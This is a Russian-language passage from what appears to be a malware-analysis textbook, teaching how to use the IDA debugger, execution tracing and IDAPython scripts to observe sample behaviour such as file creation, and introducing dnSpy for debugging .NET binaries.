Вы можете использовать аппаратные точки останова, чтобы указать, следует ли прерывать выполнение (по умолчанию), прерывать при записи или прерывать при чтении/записи. Разрыв при записи и разрыв при чтении/записи позволяют создавать точки останова в памяти, когда указанная ячейка памяти доступна любой инструкции. Эта точка останова полезна, если вы хотите знать, когда ваша программа обращается к части данных (чтение/запись) из ячейки памяти. Параметр break on execute позволяет установить точку останова при выполнении указанной ячейки памяти. Помимо указания режима, чтобы сформировать диапазон байтов, для которых может быть сработана точка останова.

Вы можете установить условную точку останова, указав условие в поле **Conditon** (Условие). Условие может быть фактическим условием или выражениями IDC или IDAPython. Вы можете нажать на кнопку ... рядом с полем **Conditon**, после чего откроется редактор, где вы можете использовать язык сценариев IDC или IDAPython для вычисления условия. Некоторые примеры установки

условных точек останова можно найти по адресу www.hex-rays.com/products/ida/support/idadoc/1488.shtml.

Вы можете просмотреть все активные точки останова, перейдя в **Debugger | Breakpoints | Breakpoint List** (Отладчик | Точки останова | Список точек останова) (или набрав **Ctrl**+**Alt**+**B**). Можно щелкнуть правой кнопкой мыши на записи точки останова и отключить или удалить ее.


6.3.6 Отладка вредоносных исполняемых файлов

В этом разделе мы рассмотрим, как использовать IDA для отладки вредоносного двоичного файла.


Рассмотрим код дизассемблирования на примере 32-битной вредоносной программы. Программа вызывает API `CreateFileW` для создания файла, но, просто взглянув на листинг, не ясно, какой файл она создает. Из документации MSDN по `CreateFile` явствует, что первый параметр `CreateFile` будет содержать имя файла; также суффикс W в `CreateFile` указывает, что имя файла является строкой UNICODE (подробности, касающиеся API, были рассмотрены в предыдущей главе). Чтобы определить имя файла, мы можем установить точку останова по адресу, по которому производится вызов `CreateFileW` (пункт 1), а затем запустить программу (**F9**), пока она не достигнет точки останова. Когда она достигает точки останова (перед вызовом `CreateFileW`), все параметры функции будут добавлены в стек, поэтому мы можем проверить первый параметр в стеке, чтобы определить имя файла. После вызова `CreateFileW` дескриптор файла будет возвращен в регистр `eax`, который копируется в регистр `esi` в пункте 2:

```
.text:00401047       push 0                          ; hTemplateFile
.text:00401049       push 80h                        ; dwFlagsAndAttributes
.text:0040104E       push 2                          ; dwCreationDisposition
.text:00401050       push 0                          ; lpSecurityAttributes
.text:00401052       push 0                          ; dwShareMode
.text:00401054       push 40000000h                  ; dwDesiredAccess
.text:00401059       lea edx, [esp+800h+Buffer]
.text:00401060       push edx                        ; lpFileName
.text:00401061 ❶     call ds:CreateFileW
.text:00401067       mov esi, eax ❷
```

На следующем скриншоте выполнение приостанавливается при вызове `CreateFileW` (в результате установки точки останова и запуска программы). Первым параметром функции является адрес (`0x003F538`) Юникод-строки (`filename`). Вы можете использовать окно **Hex-View** в IDA для проверки содержимого любой допустимой ячейки памяти. После выгрузки содержимого первого аргумента, когда вы щелкнете правой кнопкой мыши по адресу `0x003F538` и выберете опцию **Follow in hex dump** (Перейти к шестнадцатеричному дампу файла), появится имя файла в окне шестнадцатеричного представления, как показано ниже. В этом случае вредоносная программа создает файл `SHAMple.dat` в каталоге `C:\Users\test\AppData\Local\Temp`.



После создания файла вредоносная программа передает дескриптор файла в качестве первого аргумента функции `WriteFile`. Это указывает на то, что вредоносная программа записывает некое содержимое в файл `SHAmple.dat`. Чтобы определить, какое это содержимое, можете проверить второй аргумент функции `WriteFile`. В этом случае она записывает строку `FunFunFun` в файл, как показано ниже. Если вредоносная программа записывает исполняемое содержимое в файл, вы также сможете увидеть это с помощью данного метода.




6.3.7 Отладка вредоносной библиотеки DLL с помощью IDA

В главе 3 «Динамический анализ» вы изучили методы выполнения DLL для выполнения динамического анализа. В этом разделе вы будете использовать некоторые концепции, которые вы узнали в главе 3 для отладки DLL с использованием IDA. Если вы незнакомы с динамическим анализом DLL, настоятельно рекомендуем прочитать раздел 6 «Анализ динамически подключаемых библиотек (DLL)» главы 3, прежде чем продолжить.

Для отладки библиотеки DLL с помощью отладчика IDA сначала необходимо указать исполняемый файл (например, `rundll32.exe`), который будет использоваться для загрузки библиотеки DLL. Чтобы отладить DLL, во-первых, загрузите DLL в IDA, которая, скорее всего, будет отображать дизассемблирование функции `DLLMain`. Установите точку останова (F2) в первой инструкции в функции `DLLMain`, как показано на скриншоте ниже. Это гарантирует, что при запуске DLL выполнение будет приостановлено при первой инструкции в функции `DLLMain`. Вы также можете установить точки останова для любой функции, экспортируемой DLL, перейдя к ней из окна экспорта IDA.

```
10001990 ; BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
10001990 _DllMain@12 proc near
10001990
10001990 Filename= byte ptr -298h
10001990 Buffer= byte ptr -194h
10001990 hinstDLL= dword ptr  4
10001990 fdwReason= dword ptr  8
10001990 lpvReserved= dword ptr  0Ch
10001990
10001990   mov     ecx, [esp+hinstDLL]
10001994   sub     esp, 298h
1000199A   lea     eax, [esp+298h+Filename]
```

После того как вы установили точку останова на желаемом адресе (где вы хотите приостановить выполнение), выберите отладчик через **Debugger | Select debugger | Local Win32 debugger** (Отладчик | Выбрать отладчик | Локальный отладчик Win32) (или **Debugger | Select debugger | Local Windows debugger** (Отладчик | Выбрать отладчик | Локальный отладчик Windows)) и нажмите **OK**. Далее выберите **Debugger | Process options** (Отладчик | Варианты процесса), после чего откроется диалоговое окно, показанное ниже. В поле **Application** (Приложение) введите полный путь к исполняемому файлу, который используется для загрузки DLL (`rundll32.exe`). В поле **Input File** (Входной файл) введите полный путь к DLL, которую вы хотите отладить, и в поле **Parameters** (Параметры) введите аргументы командной строки для передачи в `rundll32.exe` и нажмите кнопку **OK**. Теперь вы можете запустить программу для достижения точки останова, после чего вы можете отлаживать ее, как если бы вы отлаживали любую другую программу. Аргументы, передаваемые в `rundll32.exe`, должны иметь правильный синтаксис для успешной отладки библиотеки DLL (см. раздел «Работа с rundll32.exe» в главе 3 «Динамический анализ»). Следует отметить, что `rundll32.exe` также можно использовать для выполнения 64-битной DLL таким же образом.



6.3.7.1 Отладка DLL в определенном процессе

Из главы 3 «Динамический анализ» вы узнали, как некоторые библиотеки DLL могут выполнять проверки процессов, чтобы определить, работают ли они под определенным процессом, например `explorer.exe` или `iexplore.exe`. В этом случае вы можете отладить DLL внутри определенного главного процесса,

а не `rundll32.exe`. Чтобы приостановить выполнение в точке входа DLL, вы можете либо запустить новый экземпляр главного процесса, либо подключиться к нужному процессу с помощью отладчика, а затем выбрать **Debugger | Debugger Options** (Отладчик | Параметры отладчика) и установить флажок напротив опции **Suspend on library load/unload** (Приостановить при загрузке/выгрузке библиотеки). Эта опция велит отладчику приостановиться всякий раз, когда загружается или выгружается новый модуль. После этих настроек вы можете возобновить приостановленный главный процесс и позволить ему запуститься, нажав горячую клавишу **F9**. Теперь вы можете внедрить DLL в отлаженный процесс с помощью такого инструмента, как RemoteDLL. Когда DLL загружается главным процессом, отладчик делает паузу, давая вам возможность установить точки останова в адресе загруженного модуля. Вы можете получить представление о том, где DLL загружена в память, посмотрев на окно **Segments** (Сегменты), как показано ниже.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
rasaut.dll	10000000	10001000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000
rasaut.dll	10001000	10002000	R	.	X	D	.	byte	0000	public	CODE	32	0000	0000	0000	0000	0000
rasaut.dll	10002000	10003000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000
rasaut.dll	10003000	1000B000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	0000
rasaut.dll	1000B000	1000C000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000


На предыдущем скриншоте видно, что внедренная DLL (`rasaut.dll`) загружена в память по адресу `0x10000000` (базовый адрес). Вы можете установить точку останова по адресу точки входа, добавив базовый адрес (`0x10000000`) со значением поля `AddressOfEntryPoint` в PE-заголовке.

Можно определить значение адреса точки входа, загрузив DLL в pestudio или CFFexplorer. Например, если значение `AddressOfEntryPoint` равно `0x1BFB`, точку входа DLL можно определить, добавив базовый адрес (`0x10000000`) со значением `0x1BFB`, что приведет к `0x10001BFB`. Теперь вы можете перейти к адресу `0x10001BFB` (или совершить переход, нажав клавишу **G**) и установить точку останова по этому адресу, а затем возобновить приостановленный процесс.

6.3.8 Трассировка выполнения с использованием IDA

Трассировка позволяет записывать (регистрировать) определенные события во время выполнения процесса. Она может предоставить подробную информацию о выполнении в двоичном файле. IDA поддерживает три типа трассировки: трассировка команд, трассировка функций и базовая трассировка блоков. Чтобы включить трассировку в IDA, необходимо установить точку останова, затем щелкнуть правой кнопкой мыши адрес точки останова и выбрать **Edit breakpoint** (Изменить точку останова), после чего откроется диалоговое окно настроек точки останова. В диалоговом окне установите флажок напротив опции **Enable tracing** (Включить трассировку) и выберите соответствующий тип трассировки. Затем выберите отладчик через **Debugger | Select debugger** (Отладчик | Выбрать меню отладчика) (как описано выше) и запустите программу (**F9**). Поле адреса на скриншоте ниже указывает редактируемую точку

останова, и она будет использоваться в качестве начального адреса для выполнения трассировки. Трассировка будет продолжаться до тех пор, пока не будет достигнута точка останова или пока она не достигнет конца программы. Чтобы указать, какие инструкции были трассированы, IDA выделяет инструкции при помощи цветового кодирования. После трассировки вы можете просмотреть результаты, выбрав **Debugger | Tracing | Trace window** (Отладчик | Трассировка | Окно трассировки). Вы можете контролировать параметры трассировки через **Debugger | Tracing | Tracing options** (Отладчик | Трассировка | Параметры трассировки):




Трассировка инструкций записывает выполнение каждой инструкции и отображает измененные значения регистра. Трассировка инструкций идет медленнее, потому что отладчик внутренне пошагово выполняет весь процесс, чтобы отслеживать и регистрировать все значения регистра. Трассировка инструкций полезна для определения потока выполнения программы и для определения того, какие регистры были изменены во время выполнения каждой инструкции. Можно контролировать трассировку, добавляя точки останова.

Рассмотрим программу на следующем скриншоте. Предположим, что вы хотите отследить первые четыре инструкции (которые также включают вызов функции в третьей инструкции). Для этого сначала установите точку останова в первой инструкции, а другую точку останова в пятой инструкции, как показано ниже. Затем отредактируйте первую точку останова (по адресу `0x00401010`) и включите трассировку инструкций. Теперь, когда вы начинаете отладку, отладчик отслеживает первые четыре инструкции (включая инструкции внутри функции) и делает паузу на пятой инструкции. Если вы не укажете вторую точку останова, он проследит все инструкции.

```
00401010 55                push    ebp
00401011 8B EC             mov     ebp, esp
00401013 E8 E8 FF FF FF    call    sub_401000
00401018 33 C0             xor     eax, eax
0040101A 5D                pop     ebp
0040101B C3                retn
0040101B                 _main endp
```

Ниже показаны события трассировки команд в окне трассировки, когда отладчик остановился на пятой инструкции. Обратите внимание, как выполнение переходит от `main` к `sub_E41000`, а затем обратно к `main`. Если вы хотите трассировать остальные инструкции, то можете сделать это, возобновив приостановленный процесс.




Трассировка функций: записывает все вызовы функций и возвращаемые значения, значения регистра не регистрируются для событий трассировки функций. Трассировка функций полезна для определения того, какие функции и подфункции вызываются программой. Вы можете выполнить трассировку функций, установив тип трассировки для функций и выполнив ту же процедуру, что и при трассировке инструкций.

В следующем примере образец вредоносного ПО вызывает две функции. Давайте предположим, что мы хотим получить краткий обзор того, какие другие функции вызываются при первом вызове. Для этого мы можем установить первую точку останова на первой инструкции и включить трассировку функций (путем редактирования точки останова), а затем установить другую точку останова во второй инструкции. Вторая точка останова будет действовать как место остановки (трассировка будет выполняться до тех пор, пока не будет достигнута вторая точка останова). Ниже показаны обе точки останова.

```
0040167D ; int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd
0040167D _WinMain@16 proc near
0040167D
0040167D hInstance= dword ptr  4
0040167D hPrevInstance= dword ptr  8
0040167D lpCmdLine= dword ptr  0Ch
0040167D nShowCmd= dword ptr  10h
0040167D
0040167D   call    sub_4014A0
00401682   call    sub_401A02
00401682 _WinMain@16 endp
```

На следующем скриншоте показаны результаты трассировки функций. Из событий видно, что функция `sub_4014A0` вызывает API-функции, связанные с реестром; это говорит о том, что функция отвечает за выполнение операций реестра.



00000480	kernel32.dll:kernel32_GetModuleFileNameA	Memory layout changed: 183 segments		Memory layout changed: 183 segments
00000480	.data:sub_4014A0+18	call	GetModuleFileNameA	sub_4014A0 call kernel32.dll:kernel32_GetModuleFileNameA
00000480	.data:sub_4014A0+82	call	ebx ; strrchr	sub_4014A0 call msvcrt.dll:msvcrt_strrchr
00000480	.data:sub_4014A0+C7	call	RegOpenKeyExA	sub_4014A0 call advapi32.dll:advapi32_RegOpenKeyExA
00000480	.data:sub_4014A0+FD	call	RegSetValueExA	sub_4014A0 call advapi32.dll:advapi32_RegSetValueExA
00000480	.data:sub_4014A0+198	call	esi ; RegCloseKey	sub_4014A0 call advapi32.dll:advapi32_RegCloseKey
00000480	.data:sub_4014A0+19F	call	esi ; RegCloseKey	sub_4014A0 call advapi32.dll:advapi32_RegCloseKey
00000480	.data:sub_4014A0+1AA	retn		sub_4014A0 returned to WinMain(x,x,x,x)+5

Иногда трассировка может занять много времени, и кажется, что она никогда не закончится; это происходит, если функция не возвращается к вызывающей стороне и работает в цикле, ожидая события. В таком случае вы все равно сможете увидеть журналы трассировки в окне трассировки.

Трассировка блоков: IDA позволяет выполнять трассировку блоков, что полезно для определения того, какие блоки кода были выполнены. Вы можете включить трассировку блоков, установив тип трассировки для основных блоков. В случае трассировки блоков отладчик устанавливает точку останова в последней инструкции каждого базового блока каждой функции, а также устанавливает точки останова в любых инструкциях вызова посреди трассируемых блоков. Базовая трассировка блоков bltn медленнее, чем обычное выполнение, но быстрее, чем трассировка инструкций или функций.

6.3.9 Написание сценариев отладки с использованием IDAPython

Вы можете писать сценарии отладки для автоматизации рутинных задач, связанных с анализом вредоносных программ. В предыдущей главе мы рассмотрели примеры использования IDAPython для статического анализа кода. В этом разделе вы узнаете, как использовать IDAPython для выполнения задач, связанных с отладкой. Сценарии IDAPython, представленные в этом разделе, используют новый API IDAPython. Это означает, что если вы применяете более старые версии IDA (ниже IDA 7.0), эти сценарии не будут работать.

Приведенный ниже список ресурсов должен помочь вам начать работу со сценариями отладки IDAPython. Большинство из них (кроме документации IDAPython) демонстрирует возможности по написанию сценариев с использованием старого API IDAPython, но должно стать хорошим подспорьем, чтобы помочь вам получить представление об этой теме. Каждый раз, когда у вас возникают вопросы, вы можете обратиться к документации IDAPython:

- **документация по API IDAPython**: www.hex-rays.com/products/ida/support/idapython_docs/idc-module.html;
- **Волшебный фонарь Wiki**: magiclantern.wikia.com/wiki/IDAPython;

- **Программируемый отладчик IDA**: www.hex-rays.com/products/ida/debugger/scriptable.shtml;
- **Использование IDAPython, чтобы облегчить себе жизнь** (серия): researchcenter.paloaltonetworks.com/2015/12/using-idapython-to-make-your-life-easier-part-1/.

В этом разделе вы узнаете, как использовать IDAPython для задач, связанных с отладкой. Сначала загрузите исполняемый файл в IDA и выберите отладчик (через **Debugger | Select debugger** (Отладчик | Выбрать отладчик)). Для тестирования следующих команд сценария был выбран локальный отладчик Windows. После загрузки файла вы можете выполнить фрагменты кода Python, упомянутые ниже, в оболочке Python IDA или выбрав **File | Script Command** (Файл | Команда сценария) (**Shift**+**F2**) и Python в качестве языка сценариев (из раскрывающегося меню). Если вы хотите запустить это как отдельный скрипт, вам может потребоваться импортировать соответствующие модули (например, `import idc`).

Приведенный ниже фрагмент кода устанавливает точку останова в текущей позиции курсора, запускает отладчик, ожидает события `suspend debugger` и затем выводит адрес и дизассемблированный код, связанный с адресом точки останова:

```
idc.add_bpt(idc.get_screen_ea())
idc.start_process('', '', '')
evt_code = idc.wait_for_next_event(WFNE_SUSP, -1)
if (evt_code > 0) and (evt_code != idc.PROCESS_EXITED):
   evt_ea = idc.get_event_ea()
   print "Breakpoint Triggered at:",
hex(evt_ea),idc.generate_disasm_line(evt_ea, 0)
```

Ниже приведен код, сгенерированный в результате выполнения предыдущих команд сценария:

```
Breakpoint Triggered at: 0x1171010 push ebp
```

Следующий фрагмент кода входит в следующую инструкцию и выводит адрес и дизассемблированный код. Таким же образом вы можете использовать `idc.step over()` для перехода через инструкцию:

```
idc.step_into()
evt_code = idc.wait_for_next_event(WFNE_SUSP, -1)
if (evt_code > 0) and (evt_code != idc.PROCESS_EXITED):
   evt_ea = idc.get_event_ea()
   print "Stepped Into:", hex(evt_ea),idc.generate_disasm_line(evt_ea, 0)
```

Результаты выполнения предыдущих команд сценария показаны ниже:

```
Stepped Into: 0x1171011 mov ebp,esp
```

Чтобы получить значение регистра, вы можете использовать `idc.get_reg_value()`. Следующий пример получает значение регистра `esp` и выводит его, как показано ниже:

```
Python>esp_value = idc.get_reg_value("esp")
Python>print hex(esp_value)
0x1bf950
```

Чтобы получить значение dword по адресу 0x14fb04, используйте следующий код. Таким же образом вы можете использовать idc.read_dbg_byte (ea), idc.read_dbg_word (ea) и idc.read_dbg_qword (ea) для получения значений byte, word и qword по определенному адресу:

```
Python>ea = 0x14fb04
print hex(idc.read_dbg_dword(ea))
0x14fb54
```

Чтобы получить ASCII-строку по адресу 0x01373000, используйте код, приведенный ниже. По умолчанию функция idc.get_strlit_contents() получает ASCII-строку по указанному адресу:

```
Python>ea = 0x01373000
Python>print idc.get_strlit_contents(ea)
This is a simple program
```

Чтобы получить строку Юникода, вы можете использовать функцию idc.get_strlit_contents(), установив для ее аргумента strtype постоянное значение, idc.STRTYPE_C_16, следующим образом. Вы можете найти определенные постоянные значения в файле idc.idc, который находится в вашем каталоге установки IDA:

```
Python>ea = 0x00C37860
Python>print idc.get_strlit_contents(ea, strtype=idc.STRTYPE_C_16)
SHAMple.dat
```

В следующем коде перечислены все загруженные модули (исполняемые файлы и библиотеки DLL) и их базовые адреса:

```
import idautils
for m in idautils.Modules():
   print "0x%08x %s" % (m.base, m.name)
```

Результат выполнения предыдущих команд сценария показан ниже:

```
0x00400000 C:\malware\5340.exe
0x735c0000 C:\Windows\SYSTEM32\wow64cpu.dll
0x735d0000 C:\Windows\SYSTEM32\wow64win.dll
0x73630000 C:\Windows\SYSTEM32\wow64.dll
0x749e0000 C:\Windows\syswow64\cryptbase.dll
[REMOVED]
```

Чтобы получить адрес функции CreateFileA в kernel32.dll, используйте следующий код:

```
Python>ea = idc.get_name_ea_simple("kernel32_CreateFileA")
Python>print hex(ea)
0x768a53c6
```

Чтобы возобновить приостановленный процесс, вы можете использовать такой код:

```
Python> idc.resume_process()
```

6.3.9.1 Пример – определение файлов, доступных вредоносному ПО

В предыдущей главе, обсуждая IDAPython, мы написали скрипт IDAPython, чтобы определить все перекрестные ссылки на функцию `CreateFileA` (адрес, по которому был вызван `CreateFileA`). В этом разделе давайте усовершенствуем данный скрипт для выполнения задач отладки и определения имени файла, созданного (или открытого) вредоносной программой.

Приведенный ниже скрипт устанавливает точку останова на всех адресах, по которым `CreateFileA` вызывается в программе, и запускает вредоносное ПО. Перед запуском следующего скрипта выбирается соответствующий отладчик (**Debugger | Select debugger | Local Windows debugger** (Отладчик | Выбрать отладчик | Локальный отладчик Windows)). Когда этот сценарий выполняется, он останавливается на каждой точке останова (другими словами, перед вызовами `CreateFileA`) и выводит первый параметр (`lpFileName`), второй параметр (`dwDesiredAccess`) и пятый (`dwCreationDisposition`). Эти параметры дают нам имя файла, постоянное значение, которое представляет операцию, выполняемую над файлом (например, чтение/запись), и другое постоянное значение, указывающее действие, которое будет выполнено (например, создать или открыть). При срабатывании точки останова доступ к первому параметру можно получить в `[esp]`, ко второму параметру – в `[esp+0x4]` и к пятому – в `[esp+0x10]`. Помимо вывода некоторых параметров, сценарий также определяет дескриптор файла (возвращаемое значение), извлекая значение из регистра `EAX` после перехода через функцию `CreateFile`:

```
import idc
import idautils
import idaapi

ea = idc.get_name_ea_simple("CreateFileA")
if ea == idaapi.BADADDR:
   print "Unable to locate CreateFileA"
else:
   for ref in idautils.CodeRefsTo(ea, 1):
      idc.add_bpt(ref)
idc.start_process('', '', '')
while True:
   event_code = idc.wait_for_next_event(idc.WFNE_SUSP, -1)
   if event_code < 1 or event_code == idc.PROCESS_EXITED:
      break
   evt_ea = idc.get_event_ea()
   print "0x%x %s" % (evt_ea, idc.generate_disasm_line(evt_ea,0))
   esp_value = idc.get_reg_value("ESP")
   dword = idc.read_dbg_dword(esp_value)
   print "\tFilename:", idc.get_strlit_contents(dword)
```

```
   print "\tDesiredAccess: 0x%x" % idc.read_dbg_dword(esp_value + 4)
   print "\tCreationDisposition:", hex(idc.read_dbg_dword(esp_value+0x10))
   idc.step_over()
   evt_code = idc.wait_for_next_event(idc.WFNE_SUSP, -1)
   if evt_code == idc.BREAKPOINT:
      print "\tHandle(return value): 0x%x" % idc.get_reg_value("EAX")
   idc.resume_process()
```


Ниже приведен результат выполнения предыдущего сценария. Значения `DesiredAccess`, `0x40000000` и `0x80000000`, представляют операции `GENERIC_WRITE` и `GENERIC_READ` соответственно. Значения `createDisposition`, `0x2` и `0x3`, обозначают `CREATE_ALWAYS` (всегда создавать новый файл) и `OPEN_EXISTING` (открыть файл, только если он существует) соответственно. Как видно, при написании сценариев отладки можно было быстро определить имена файлов, созданных вредоносной программой и к которым она обращалась:

```
0x4013fb call    ds:CreateFileA
   Filename: ka4a8213.log
   DesiredAccess: 0x40000000
   CreationDisposition: 0x2
   Handle(return value): 0x50
0x401161 call    ds:CreateFileA
   Filename: ka4a8213.log
   DesiredAccess: 0x80000000
   CreationDisposition: 0x3
   Handle(return value): 0x50
0x4011aa call    ds:CreateFileA
   Filename: C:\Users\test\AppData\Roaming\Microsoft\winlogdate.exe
   DesiredAccess: 0x40000000
   CreationDisposition: 0x2
   Handle(return value): 0x54
---------------[Removed]-----------------------
```


6.4 Отладка приложения .NET

При выполнении анализа вредоносных программ вам придется иметь дело с анализом широкого спектра кода. Скорее всего, вы столкнетесь с вредоносным ПО, созданным с использованием Microsoft Visual C / C ++, Delphi и .NET Framework. В этом разделе мы кратко рассмотрим инструмент dnSpy (github.com/0xd4d/dnSpy), который значительно упрощает анализ двоичных файлов .NET. Он довольно эффективен, когда дело доходит до декомпиляции и отладки приложения .NET. Чтобы загрузить приложение .NET, можете перетащить приложение в dnSpy или запустить dnSpy и выбрать **File | Open** (Файл | Открыть), указав путь к двоичному файлу. После загрузки приложения .NET dnSpy декомпилирует его, и вы можете получить доступ к методам и классам программы в левом окне Assembly Explorer.


На скриншоте ниже показана основная функция декомпилированного вредоносного двоичного файла .NET (с именем `SQLite.exe`).



После того как файл декомпилирован, вы можете либо прочитать код (статический анализ кода) для определения функциональности вредоносного ПО, либо выполнить отладку кода и провести динамический анализ. Чтобы отладить вредоносное ПО, вы можете нажать кнопку **Пуск** на панели инструментов или выбрать **Debug | Debug an Assembly** (**F5**) (Отладка | Отладка ассемблированной программы (**F5**)); появится диалоговое окно:



Используя опцию **Break at** (Прерваться в) рядом с выпадающим списком, вы можете указать, где прерваться при запуске отладчика. Как только вы будете удовлетворены параметрами, можете нажать **OK**, чтобы запустить процесс под управлением отладчика и приостановить отладчик в точке входа. Теперь вы можете получить доступ к различным параметрам отладчика (таким как **Step Over, Step into, Continue** (Перешагнуть, Шагнуть в, Продолжить) и т. д.) через меню **Debug** (Отладка), показанное ниже. Вы также можете установить точку останова, дважды щелкнув по строке или выбрав **Debug | Toggle Breakpoint** (Отладка | Переключить точку останова (**F9**)). Пока вы отлаживаете, можно использовать окно **Locals** для проверки некоторых локальных переменных или ячеек памяти.



